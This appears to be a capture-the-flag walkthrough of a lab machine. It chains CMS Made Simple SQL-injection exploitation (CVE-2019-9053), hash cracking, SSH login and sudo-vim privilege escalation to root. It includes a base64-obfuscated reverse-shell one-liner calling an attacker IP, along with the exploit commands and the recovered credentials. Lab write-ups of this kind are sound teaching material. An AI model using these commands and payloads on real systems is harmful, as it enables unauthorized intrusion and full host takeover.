TL;DR
We enumerating the apache server and find hidden directory /simple that is running the Simple CMS. We detect known SQLi, and exploit it to achieve credentials for the ssh server under port 2222. Then, we exploit the sudo permission for /usr/bin/vim to gain root shell.
Recon
we start with nmap, using this command:
nmap -p- -sVC --min-rate=10000 $target -oX nmap.xml -oN nmap.txt -Pn

We can see port 21 is open with ftp, and port 80 with apache http server. Also port 2222 is open with ssh.
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Find SQLi vulnerability in Simple CMS, at /simple/ directory

We start with viewing the root page, it looks like default apache page.
Next, we use ffuf search for my directories and files:
┌──(agonen㉿kali)-[~/thm/EasyCTF]
└─$ ffuf -u "http://$target/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.180.82/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.hta                    [Status: 403, Size: 291, Words: 22, Lines: 12, Duration: 100ms]
.htaccess               [Status: 403, Size: 296, Words: 22, Lines: 12, Duration: 100ms]
.htpasswd               [Status: 403, Size: 296, Words: 22, Lines: 12, Duration: 100ms]
index.html              [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 89ms]
robots.txt              [Status: 200, Size: 929, Words: 176, Lines: 33, Duration: 89ms]
server-status           [Status: 403, Size: 300, Words: 22, Lines: 12, Duration: 92ms]

simple                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 91ms]
We can find the directory simple, let’s go there.
As we can see, there is Simple CMS that lay on this directory.
we can also detect the version CMS Simple version 2.2.8.

I used searchsploit and find there is SQLi in this version.

I found this github repo with exploit https://github.com/fernandobortotti/CVE-2019-9053.
┌──(agonen㉿kali)-[~/thm/EasyCTF/CVE-2019-9053]
└─$ python3 exploit-cve-2019-9053.py -u http://$target/simple

[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96

Using https://hashes.com/en/decrypt/hash we managed to crack the hash 0c01f4468bd75d7a84c7eb73846e8d96.

0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2secret
So, the password itself is secret.
Let’s login with these credentials:
mitch:secret
Not the port is 2222, because this is where the ssh is working.
ssh mitch@$target -p 2222

I pasted the payload from penelope to get easier reverse shell:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOS4yLjE0Ny80NDQ0IDA+JjEpICY=|base64 -d|bash
And now just grab user flag:
mitch@Machine:~$ cat user.txt
G00d j0b, keep up!
Privilege Escalation to Root
Which checking for sudo permissions we can see we got /usr/bin/vim without password.
mitch@Machine:~$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
Using https://gtfobins.github.io/gtfobins/vim/ we find PE vector.
sudo vim -c ‘:!/bin/sh’

And just grab the root flag
mitch@Machine:~$ sudo vim -c ':!/bin/sh'

# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
W3ll d0n3. You made it!